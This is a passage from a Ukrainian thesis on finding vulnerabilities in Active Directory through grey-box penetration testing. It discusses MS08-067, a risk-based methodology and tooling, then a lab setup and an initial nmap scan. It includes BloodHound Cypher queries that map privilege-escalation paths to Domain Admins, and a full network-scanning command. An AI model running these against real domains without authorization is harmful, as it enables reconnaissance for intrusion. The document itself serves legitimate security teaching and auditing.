чином, не досягається виконання довільного коду на цільовій системі, однак однозначно підтверджується факт наявності вразливості на цільовій системі. Такий потік експлуатації підтримується доступним у вільному доступі модулем фреймворку Metasploit, що виконує перевірку даної вразливості. Даний спосіб експлуатації може бути використано за умови відсутності можливості задовольнити необхідні умови для проведення повноцінної симуляції атаки в рамках легітимного тестування.

2.3.8. MS08-067

MS08-67 – це назва оновлення безпеки Microsoft, що закриває вразливість, широко відому саме за цією назвою. Вразливість існує через помилку в бібліотеці

netapi32.dll під час обробки RPC запитів у службі Server. Видалений користувач може за допомогою спеціально сформованого RPC запиту викликати переповнення буфера і викликати відмову в обслуговуванні системи або виконати довільний код цільової системи з привілеями облікового запису SYSTEM. Дана вразливість є типовим випадком переповнення буферу, що зустрічається у високо-привілейованих службах Windows, що дозволяє виконувати код на віддалених системах.

Вразливість може експлуатуватися неаутентифікованими користувачами Windows 2000/XP/2003 і аутентифікованими користувачами Windows Vista/2008. Для успішної експлуатації вразливості атакуючий має отримати доступ до RPC інтерфейсу системи. За замовчуванням, файервол увімкнено на Windows XP SP2, Windows Vista та Windows Server 2008.

Реальні агенти загроз можуть маніпулювати стеком, двічі викликаючи уражену функцію RPC, при цьому під час другого її виклику копія перезапише буфер призначення стека. Віддалений, неаутентифікований порушник може використовувати цю вразливість, надсилаючи спеціально створені запити RPC до ураженої системи. Успішне використання може призвести до виконання довільного коду на цільовому хості з системними привілеями. У разі невдалої атаки може виникнути ситуація відмови в обслуговуванні атакованої системи, даний фактор слід враховувати при прийнятті рішення щодо способу тестування.

Слід відзначити, що ситуація відмови в обслуговуванні та порушенні доступності вразливої системи у випадку невдалої експлуатації є значно менш розповсюдженим явищем у разі з MS08-067, ніж з іншими вразливостями переповнення буферу, Use-After-Free, тощо. Цей факт зумовлений версійністю операційних систем, що містять дану вразливість. Windows XP, для якої вразливість netapi є характерною, не містить усіх тих алгоритмів захисту від маніпуляцій з пам’ятю, що були імплементовані в подальших версіях Windows. До таких засобів захисту належить, зокрема, рандомізація простору адрес, ASLR, DEP, тощо. Без даних способів захисту експлуатація вразливості за умови коректно створеного корисного навантаження переважно не призводить до виведення

атакованої системи з ладу. Однак, зважаючи на те, що вірогідність такого результату все одно залишається і не є нульовою, рішення про спосіб перевірки вразливості має бути засноване на урахуванні цієї тези. Оскільки у вільному доступі існують інструменти перевірки наявності вразливості, що не передбачають безпосередньої експлуатації, а відповідно і ризику виведення цільової системи з ладу, для перевірки MS08-067 може бути обрана стратегія виявлення за непрямими демаскуючими ознаками. Хоча дана стратегія передбачає меншу точність виявлення і неможливість подальшого просування, вона може вважатися прийнятною за умови відповідних результатів оцінки ризиків.

Важливим фактором, що впливає на стратегії тестування вразливості MS08-67 є її невелика розповсюдженість у сучасних корпоративних середовищах. Це зумовлено тим фактом, що ендемічна для даної вразливості операційна система Windows XP не є поширеною в сучасних середовищах, оскільки є застарілою, не рекомендованою до використання і повсюдно витісненою сучаснішими версіями ОС. Це, однак, не означає, що відповідні тести не повинні проводитись у разі виявлення даних систем в аналізованому середовищі [26].

3 ЗАПРОПОНОВАНА ТЕХНОЛОГІЯ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ACTIVE DIRECTORY

3.1. Основні положення запропонованої методології виявлення вразливостей Active Directory

Запропоноване рішення з виявлення вразливостей Active Directory може бути описане наведеними нижче тезами.

3.1.1. Необхідність використання технології тестування на проникнення

Основною проблемою, що вирішує технологія тестування на проникнення є концентрація невизначеності у середовищі та проблема перевантаження контекстом. Дана проблема може бути описана як надлишок даних, що наявні в адміністративного персоналу для виявлення вразливостей безпеки. Аналізуючи надмірні масиви даних, з яких складається середовище Active Directory адміністративний персонал стикається з проблемою витрат часових ресурсів – хоча й аналіз безпеки системи з позиції абсолютного знання її конфігурації та складу теоретично дозволить виявити абсолютно усі вразливості безпеки, які існують в даному середовищі, на проведення такого аналізу буде витрачено надзвичайний обсяг часових ресурсів, що в перерахунку на матеріальні ресурси організації може перевищувати потенційні ризики від використання виявлених вразливостей, крім того, паралізуючи роботу організації завантаженням адміністраторів. В той же час, ефективність такого аналізу є сумнівною оскільки контекст знань агента загрози та адміністратора може кардинально відрізнятись (дана теза детальніше аргументується далі). Саме тому, технологія тестування на проникнення з використанням інструментів та тактик потенційних агентів загрози представляється найкращим рішенням з позиції розгляду захищеності середовища Active Directory. Використання тактик потенційного порушника дозволяє

ідентифікувати саме ті проблеми безпеки, що є актуальними та реалізованими для поточного середовища, а часові витрати значно скорочуються з урахуванням можливості оперування в умовах значної невизначеності середовища.

Найкращою моделлю тестування на проникнення для середовища Active Directory представляється модель Grey Box. Дана теза може бути аргументована наступним чином. Модель Black Box вимагає від аудитора витрат надлишкових часових ресурсів для виявлення даних про конкретне середовище з позиції зовнішнього порушника. Ці дані з високою вірогідністю будуть потребути високих часових витрат для аналізу та низькою ефективністю по відношенню до компрометації початкової точки входу до середовища. Специфіка Active Directory полягає в тому, що повністю сторонній агент загрози, що не має жодного рівня авторизації в середовищі не може здійснювати практично ніякі взаємодії з середовищем, окрім таких, що зумовлені вразливостями самих сервісів Microsoft, які, здебільшого, також вимагають певного рівня авторизації. Таким чином, існує ризик неоптимального використання часових ресурсів, оскільки відсутність вразливостей на вихідній точці компрометації не є еквівалентним до відсутності вразливості у всьому середовищі, а саме такий результат може бути досягнено з позиції Black Box тестування. Крім того, в даній моделі не перевіряється одна з найбільш поширених моделей порушника в середовищі Active Directory – внутрішній аутентифікований, тобто інсайдер. З іншого боку, модель White Box наближається до тієї самої проблеми, що зумовлює неефективність використання внутрішніх адміністративних ресурсів організації для проведення тестування – перевантаження контекстом. Таким чином, найбільш оптимальним рішенням для вибору моделі тестування на проникнення середовища Active Directory є Grey Box з наданням аудитору низькопривілейованого доступу до домену – облікового запису користувача – доступу до мережі з власної повністю контрольованої системи, не підключеної до домену, та обмеженого інтерактивного доступу до типової доменної користувацької системи. Зважаючи на специфіку перевірки більшості вразливостей викладених в розділі 2, для проведення перевірки або експлуатації аудитор потребує використання специфічних інструментів, що

можуть працювати в середовищі як ОС Windows так і UNIX подібних ОС, вимагати доменного контексту, або такого не вимагати. Для задоволення усіх цих вимог необхідне надання усіх вище згаданих ресурсів.

В якості базової методології приймається методологія OSSTMM внаслідок своєї універсальності та розширюваності – запропоновані концепції можуть бути адаптовані під принципи викладені в даній роботі.

3.1.2. Необхідність використання пошарової категорізації

Кожна вразливість Active Directory може бути віднесена до категорії, за джерелом походження та, відповідно, за принципом експлуатації та перевірки. Така категорізація була запропонована у розділі 2. Використовуючи поділ вразливостей за таким принципом аудитор може ефективно розділити етапи тестування захищеності в залежності від здобутої на попередньому етапі інформації. Так, категорії, що вимагають для своєї експлуатації більшого обсягу здобутої інформації та фактичного контексту мають бути віднесені до пізніших стадій перевірки, а такі, контекст експлуатації яких потребує меншого рівня знань про систему можуть перевірятись першочергово. Таким чином досягається гармонійний розподіл ресурсів між етапами тестування та повніше покриття інфраструктури операційними активностями з пошуку вразливостей. В той же час, скорочується необхідність повтору одних і тих самих дій на різних етапах перевірки. Наведені у розділі 2 категорії можуть бути розподілені за зростанням обсягу необхідних контекстних даних наступним чином: Вразливості сервісів Microsoft, вразливості спричинені користувачами, вразливості у розподілі доступу. Такий розподіл може бути аргументований наступним чином: експлуатація сервісів Microsoft здебільшого вимагає лише наявності мережевої зв’язності та, в деяких випадках, рівня аутентифікації. Вразливості, спричиненні користувачами потребують рівня доступу попереднього класу та доступу до доменного середовища, можливості аналізу робочих станцій та серверів. В свою чергу, вразливості розподілу доступу потребують для перевірки усіх попередніх умов та

найбільшого контексту знань про домен. Фактична перевірка вразливостей розмежування доступу найчастіше потребує певного рівня доступу з декількох точок входу до доменного середовища.

3.1.3. Необхідність використання графового підходу

Active Directory є ієрархічною системою з істотною кількістю визначених зв'язків між вузлами. Зв'язки в середовищі AD представляються ACL/ACE – тобто привілеями доступу, атрибутами належності до контейнерів, власності, адміністрування, тощо. Кожна сутність в середовищі AD є об'єктом, який є пов'язаним з іншими сутностями за допомогою певної множини зв'язків. Дана множина можливих зв'язків може бути представлена як множина можливих зв'язків у графі. Таким чином, кожен ліс Active Directory може бути представлений у формі напрямленого, незваженого графу. Це, в свою чергу, означає, що для такої структури реалізується можливість використання алгоритмів теорії графів, найбільш актуальним з яких є пошук оптимального маршруту. Виконуючи пошук оптимального маршруту або зв'язності як такої між низькопривілейованими та високопривілейованими вузлами аудитор може ефективно знаходити вразливості, зумовлені помилками в конфігурації ACL/ACE та організаційній структурі як такій. Слід зазначити, що хоча в стандартній формі структура доменного середовища Active Directory не може бути представлена у формі зваженого графу, однак якісні оцінки зваженості тих чи інших зв'язків можуть встановлюватись експертною оцінкою аудитора.

Стандартні інструменти адміністрування та аналізу Active Directory не дозволяють відображати дану розгалужену структуру у формі графу, тому необхідно використання сторонніх інструментів для отримання графічного представлення та реалізації оптимальних операцій аналізу пошуку. Даним рішенням вважається інструмент з відкритим вихідним кодом BloodHound. Збираючи дані з доменного середовища у власний формат дана утиліта дозволяє представити отримані дані в графічному вигляді, аналізувати за допомогою

вбудованих алгоритмів та використовувати власні. Для пошуку оптимальних маршрутів використовується власна реалізація алгоритму shortestpath. Запити до графу реалізуються за допомогою мови запитів Cypher. Детальніше про даний застосунок викладено у розділі інструментарію.

Для виявлення непередбачених зв'язків в середовищі пропонується використання наступних запитів Cypher:

1) Оптимальний шлях від доменних комп'ютерів (n) до групи домених адміністраторів: MATCH (n:Computer),(m:Group {name:'DOMAIN ADMINS@TARGET.DOMAIN'}),p=shortestPath((n)-[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|AllowedToDelegate|ReadLAPSPassword|Contains|GpLink|AddAllowedToAct|AllowedToAct*1..]->(m)) RETURN p

2) Оптимальний шлях від доменних груп до групи доменних адміністраторів: MATCH (n:Group),(m:Group {name:'DOMAIN ADMINS@TARGET.DOMAIN'}),p=shortestPath((n)-[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|AllowedToDelegate|ReadLAPSPassword|Contains|GpLink|AddAllowedToAct|AllowedToAct*1..]->(m)) RETURN p

3) Пошук шляхів від групи доменних користувачів до будь-яких комп'ютерів: MATCH (m:Group) WHERE m.name =~ 'DOMAIN USERS@.*' MATCH p=(m)-[r:Owns|:WriteDacl|:GenericAll|:WriteOwner|:ExecuteDCOM|:GenericWrite|:AllowedToDelegate|:ForceChangePassword]->(n:Computer) RETURN p

4) Пошук шляхів від непривілейованих користувачів до групи доменних адмінстраторів: MATCH (n:User {admincount:false}),(m:Group {name:'DOMAIN ADMINS@TARGET.DOMAIN'}),p=shortestPath((n)-[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|

AllowedToDelegate|ReadLAPSPassword|Contains|GpLink|AddAllowedToAct|Allowed ToAct*1..]->(m)) RETURN p

5) Пошук нестандартних підвищених привілеїв в доменних користувачів: MATCH (n:User) WHERE n.name =~ 'TARGET_USER@TARGET_DOMAIN'MATCH (m) WHERE NOT m.name = n.name MATCH p=allShortestPaths((n)-[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePass word|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM| AllowedToDelegate|ReadLAPSPassword|Contains|GpLink|AddAllowedToAct|Allowed ToAct|SQLAdmin*1..]->(m)) RETURN p

6) Пошук привілеїв контролю в непривілейованих користувачів: MATCH (n:User {admincount:False}) MATCH (m:User) WHERE NOT m.name = n.name MATCH p=allShortestPaths((n)-[r:AllExtendedRights|ForceChangePassword|GenericAll|GenericWrite|Owns|WriteDacl| WriteOwner*1..]->(m)) RETURN p

7) Пошук привілеїв контролю в непривілейованих доменних груп: MATCH (n:Group {admincount:false}),(m:Group {name:'DOMAIN ADMINS@TARGET.DOMAIN'}),p=shortestPath((n)-[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePass word|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM| AllowedToDelegate|ReadLAPSPassword|Contains|GpLink|AddAllowedToAct|Allowed ToAct*1..]->(m)) RETURN p

3.1.4. Необхідність ризик-орієнтованого підходу

Методологія тестування захищеності вимагає використання ризик-орієнтовного підходу, однак в розрізі тестування захищеності Active Directory вона набуває модифікованого значення. Вважається необхідним розділити підходи до ризику тестування захищеності та, окремо, ризику від виявлених вразливостей.

Ризик тестування – це вірогідність настання несприятливих ефектів в інформаційній системі внаслідок проведення тестування тої чи іншої вразливості безпеки. Оскільки фактична перевірка тієї чи іншої гіпотези про наявність вразливості безпеки найчастіше потребує проведення безпосередньої експлуатації даної вразливості, аудитор повинен мати чітке уявлення про потенційні несприятливі ефекти від даної операції. До несприятливих ефектів можна віднести відмову в обслуговуванні сервісу, перебої в роботі сервісу, знищення, або спотворення збереженої або оброблюваної інформації, тощо. Дана якісна оцінка має враховувати призначення та бізнес-функцію перевірюваного активу, вартість потенційних збитків в разі настання несприятливих подій та можливості їхнього оперативного усунення. У разі, якщо потенційні ризики перевищують прийнятні, необхідно проводити виявлення непрямих ідентифікаторів наявності вразливості – у разі, якщо такі демаскуючі ознаки наявні, вразливість має позначатись як потенційна – такий стан речей хоча й не дозволяє виконати подальше просування інфраструктурою, але дозволяє замовнику звернути увагу на потенційні серйозні проблеми безпеки – цінність таких повідомлень є не меншою за таку в дійсних вразливостей.

В свою чергу, для розподілу акцентів між виявленими проблемами безпеки, аудитор має проводити якісну експертну оцінку виявлених вразливостей за наступною методологією:

- Критичний ризик – експлуатація вразливості не вимагає високих витрат ресурсів та дозволяє за короткий термін скомпрометувати усю ІС, або істотну її частину;
- Високий ризик – експлуатація вразливості не вимагає високих витрат ресурсів, та дозволяє скомпрометувати окремі частини ІС, або усі ІС з істотними витратами ресурсів;
- Середній ризик – експлуатація вразливості дозволяє скомпрометувати окрему, обмежену частину ІС на рівні, що не дозволяє нанести високих збитків, ресурси, що необхідні для експлуатації помірні;

- Низький ризик – для експлуатації проблеми з середнім впливом необхідно використати істотну/неприйнятну кількість ресурсів, або ж вплив від вразливості не є вагомим.

В залежності від оцінки, наданої вразливості, власник системи має розподіляти ресурси на усунення.

3.1.5. Інструменти та засоби, що використовуються під час тестування

Для тестування необхідне використання лише тих засобів, безпека та алгоритми яких може бути безпосередньо перевірена аудитором. До таких в першу чергу належать інструменти з відкритим вихідним кодом, який може бути вільно проаналізований. Перелік інструментів, що використовується в процесі того чи іншого тестування в різних середовищах може варіюватись, дана методологія може використовуватись в якості каркасу для фактичних використованих в реальних умовах. Пропонуються наступні відкриті рішення оцінки захищеності, окрім стандартних утиліт Windows та Linux:

1) Metasploit Framework - це модульна платформа для тестування на проникнення на основі мови програмування Ruby, яка дозволяє розробляти, тестувати та виконувати експлойти різних типів. Metasploit Framework містить базовий набір інструментів, які можуть бути використані для тестування вразливостей безпеки Active Directory, збору інформації, налагодження каналів керування. Metasploit Framework — це набір широко відомих, експертно перевірених інструментів, які забезпечують повноцінне середовище для тестування на проникнення;

2) Powersploit PowerView - це інструмент PowerShell для отримання інформації про ситуацію в мережі в доменах Windows Active Directory. Містить набір функцій PowerShell для різних команд Windows "net *", які використовують модуль PowerShell AD і функції Win32 API для виконання розвідки та оперування в домені Windows.

3) Impacket — це набір класів Python для роботи з мережевими протоколами Active Directory. Impacket фокусується на наданні низькорівневого програмного доступу до пакетів, а для деяких протоколів (наприклад, SMB1-3 і MSRPC) на саму реалізацію протоколу. Такі реалізації представлені такими інструментами, як PSExec, WMIexec, SecretsDump, тощо.

4) Bloodhound – це графічна утиліта, що використовує теорію графів для виявлення прихованих зв'язків у середовищі Active Directory. Агенти загроз можуть використовувати BloodHound для легкого визначення складних шляхів атаки, які в стандартних умовах неможливо швидко визначити. BloodHound може використовуватись для легкого отримання глибшого розуміння зв'язків між елементами у середовищі Active Directory. Bloodhound працює на основі графової бази даних Neo4j, що використовує мову запитів Cypher. Дана мова дозволяє створювати запити для пошуку оптимального шляху між вузлами, фільтрації результатів, тощо.

3.2. Перевірка запропонованого рішення в лабораторних умовах

3.2.1. Конфігурація лабораторного середовища

Для перевірки запропонованої методики виявлення вразливостей середовищ Active Directory було створено лабораторне середовище повністю аналогічне до таких доменних середовищ, що використовуються в реальних корпоративних ІС. Лабораторне середовище було створене з параметрами вказаними в таблиці 3.1:

Таблиця 3.1.

Характеристики тестового лабораторного середовища Active Directory

Параметр	Значення
Назва кореневого домену	COAL.INT
Функціональний рівень Active Directory	Windows Server 2016

Параметр	Значення
Кількість доменів	1
Кількість комп’ютерів	5
Кількість доменних контролерів	2
Кількість користувачів	14
Кількість груп	63
Кількість взаємозв’язків	427
Кількість адміністративних одиниць	12

Усі параметри та налаштування безпеки основних доменних компонентів залишені у значеннях замовчуванням. Створена структура адміністративних одиниць відповідає таким, що використовуються у реальних підприємствах та відповідає кращим практикам індустрії. Ролі користувачів розподілені відповідно до адміністративного значення. Користувацький склад представлено обліковими записами, наданими в таблиці 3.2.

Таблиця 3.2.

Перелік користувачів лабораторного середовища Active Directory

Обліковий запис	Адміністративна роль
Ilia Muromets	Розробник ПЗ
Joseph Sabelin	Спеціаліст з інформаційної безпеки
krbtgt	Стандартний обліковий запис центру дистрибуції ключів Kerberos
Valerii Albertovich	Адміністратор ІС
Sergey Pakhomov	Керівник організації
Ivan Petrenko	Низькопривілейований співробітник
guest	Стандартний обліковий запис гостя
Anatolii Tyatya	Керівник департаменту ІТ
Vlad Sakalov	Розробник ПЗ
administrator	Стандартний обліковий запис адміністратора

Обліковий запис	Адміністративна роль
Glasha Olsha	Бухгалтер
Alexander Adolphovich	Низькопривілейований співробітник
auditor	Аудитор інформаційної безпеки
DefaultUser	Стандартний обліковий запис користувача

Склад комп'ютерів представлено системами з таблиці 3.3:

Таблиця 3.3.

Перелік комп'ютерів в лабораторному середовищі Active Directory

Обліковий запис	Функціональна роль	IP
SRV-W16-DC02	Доменний контролер	10.10.10.13
SRV-W16-DC03	Доменний контролер	10.10.10.12
SRV-W16-DC01-K	Сервер	10.10.10.33
WS-W10-02	Робоча станція	10.10.10.102
WS-W7-01	Робоча станція	10.10.10.101

Для потреб тестування, у розпорядження аудитора виділяється окрема система під повним контролем. Дана система знаходиться під керування ОС GNU Linux, тип дистрибутиву – Parrot Linux, дана ОС призначена для проведення тестувань на проникнення, аудиту безпеки, тощо. Віртуальна машина аудитора має назву Parrot-1 та IP 10.10.10.200.

Для розгортання лабораторного середовища було використано платформу віртуалізації Oracle Virtualbox. Лабораторне середовище було створено на стаціонарному комп'ютері під керуванням ОС Windows 10. Характеристики системи, в середовищі якої було створено лабораторне середовище надаються нижче:

Таблиця 3.4.

Характеристики платформи віртуалізації при створенні лабораторного середовища

Характеристика	Значення
Процессор	AMD Ryzen 7 3700x

Характеристика	Значення
Кількість віртуальних процесорів	16
Архітектура процесора	AMD64
Оперативна пам’ять	16 Гб
Виділений дисковий простір	1 ТБ

Інтерфейс платформи віртуалізації з переліком задіяних віртуальних машин відображено на рис 3.1.



Рис. 3.1. Інтерфейс платформи віртуалізації VirtualBox

Для налагодження мережевої взаємодії між віртуальними системами для повноцінної імітації реальної інформаційної системи та забезпечення коректної взаємодії мережевих сервісів створено внутрішню віртуальну мережу за допомогою функціональних можливостей VirtualBox. Мережі дана назва intnet, панель конфігурації віртуальної мережі відображено на рис 3.2.



Рис. 3.2. Інтерфейс конфігурації внутрішньої віртуальної мережі

В якості конфігурації мережі було обрано мережевий діапазон 10.10.10.0 з маскою мережі 255.255.255.0, що дозволяє використовувати адреси від 10.10.10.0 до 10.10.10.254. Для одного з доменних контролерів було визначено IP 10.10.10.12, що відображається на рис.3.3.



Рис. 3.3. Конфігурація мережі на одній з робочих станцій лабораторного середовища

Доменне середовище було сконфігуровано з використанням привілеїв доменного адміністратора з доступом до доменного контролера SRV-W16-DC02. Конфігурація облікових записів та структури організації здійснювались з консолі Active Directory Users and Computers, що відображається на рис.3.4.



Рис. 3.4. Конфігурація Active Directory лабораторного середовища

3.2.2. Модель оцінювання

Для проведення процесу оцінки захищеності та виявлення вразливостей доменного середовища Active Directory було обрано модель Gray Box. Як вже було задекларовано, дана модель надає найбільш реалістичні та повні результати щодо

стану безпеки інфраструктури Active Directory з оптимальними витратами ресурсів. В рамках обраної моделі аудитор не володіє жодними знаннями про систему та організацію, окрім таких, що надаються перед початком тестування на легітимних засадах. Для здійснення процесу пошуку вразливостей використовуються інструменти з відкритим вихідним кодом, що можуть бути виявлені у відкритих джерелах та перевірені на предмет ефективності та безпечності. Інструменти власної розробки не використовуються. Для проведення тестування використовуються наступні ресурси та початкові дані:

1. Комп'ютер під керуванням ОС GNU Linux Parrot, віртуальна машина. Аудитор володіє повним контролем над системою, має змогу встановлювати довільне програмне забезпечення та має вільний доступ до внутрішньої мережі. Керування системою здійснюється через графічний інтерфейс;
2. Доступ до робочої станції WS-W10-02.COAL.INT. Робоча станція під керування ОС Windows 10, підключена до домену та представляє собою стандартну робочу станцію організації з усіма параметрами виставленими за замовчуванням. Аудитор має доступ до інтерактивного керування системою (Interactive Logon) та не володіє жодними нестандартними привілеями в середовищі даної ОС;
3. Обліковий запис Auditor@COAL.INT. Стандартний доменний обліковий запис, що належить до OU Security. Не входить до жодної нестандартної групи, для облікового запису не налаштовано жодних нестандартних ACL/ACE;
4. Мережевий доступ. Аудитор може здійснювати прямий доступ до мережі тестового середовища.

3.2.3. Процес тестування

На першому етапі виявлення вразливостей жодні дані про систему в аудитора відсутні. Множина можливих операцій взаємодії з тестовим лабораторним середовищем є порожньою. Для створення можливостей взаємодії необхідно провести виявлення активних систем у мережі, що належать до доменного середовища Active Directory. Для виконання цієї задачі використовується

мережевий сканер nmap. Дане програмне забезпечення здійснює аналіз мережі на предмет активних систем – стадія Discovery, що здійснюється шляхом надсилання ICMP проб на усі системи в рамках заданого діапазону – виявляє активні мережеві сервіси через використання техніки TCP Connect Scanning та збирає з даних сервісів інформацію, достатню для ідентифікації системи, типу та версії сервісу, конфігурації та можливих вразливостей на рівні, що забезпечується функціоналом NSE сценаріїв, заданих у дистрибутиві програми. Для сканування використовується команда «nmap -p- -O -sV -vvv -oA ADscan -sC 10.10.10.0/24», де "-p-" – опція сканування всього діапазону TCP портів, «-O» - опція визначення операційної системи, «-sV» - опція визначення типів та версій сервісів, «-vvv» - опція виведення максимального об'єму інформації про хід тестування у термінал, «-oA ADscan» - опція збереження результатів тестування до файлу, «-sC» - опція використання усіх можливих сценаріїв NSE для збору інформації, «10.10.10.0/24» - діапазон систем для сканування. Запуск та процес сканування відображено на рис.3.5.



Рис. 3. 5. Процес сканування мережі утилітою nmap

Результати сканування виводяться у термінал для кожної системи, активність якої було визначено шляхом ICMP проб. Отримано дані щодо усіх систем доменного середовища. Результати сканування системи 10.10.10.12 відображено на рис.3.6. За отриманими результатами можна ідентифікувати наступні відкриті мережеві порти: 53, 80, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5985, 9389, 47001-56137. За сукупністю відкритих сервісів та їхніми типами можна зробити

висновок, що дана система представляє собою доменний контролер, оскільки володіє сервісами DNS (порт 53), Kerberos (порт 88, 464) та LDAP (389, 3268). Даний висновок можна також зробити з отриманих даних з комунікації з LDAP сервісом – отримано ім’я домену (COAL.INT) та характеристику, що даний сервіс належить до інфраструктури Active Directory. Окрім даних характерних сервісів виявлено активність протоколу SMB (порт 445), MSRPC (135 та порти високого діапазону), та HTTPAPI. Дані сервіси також необхідні для функціонування доменного контролеру.

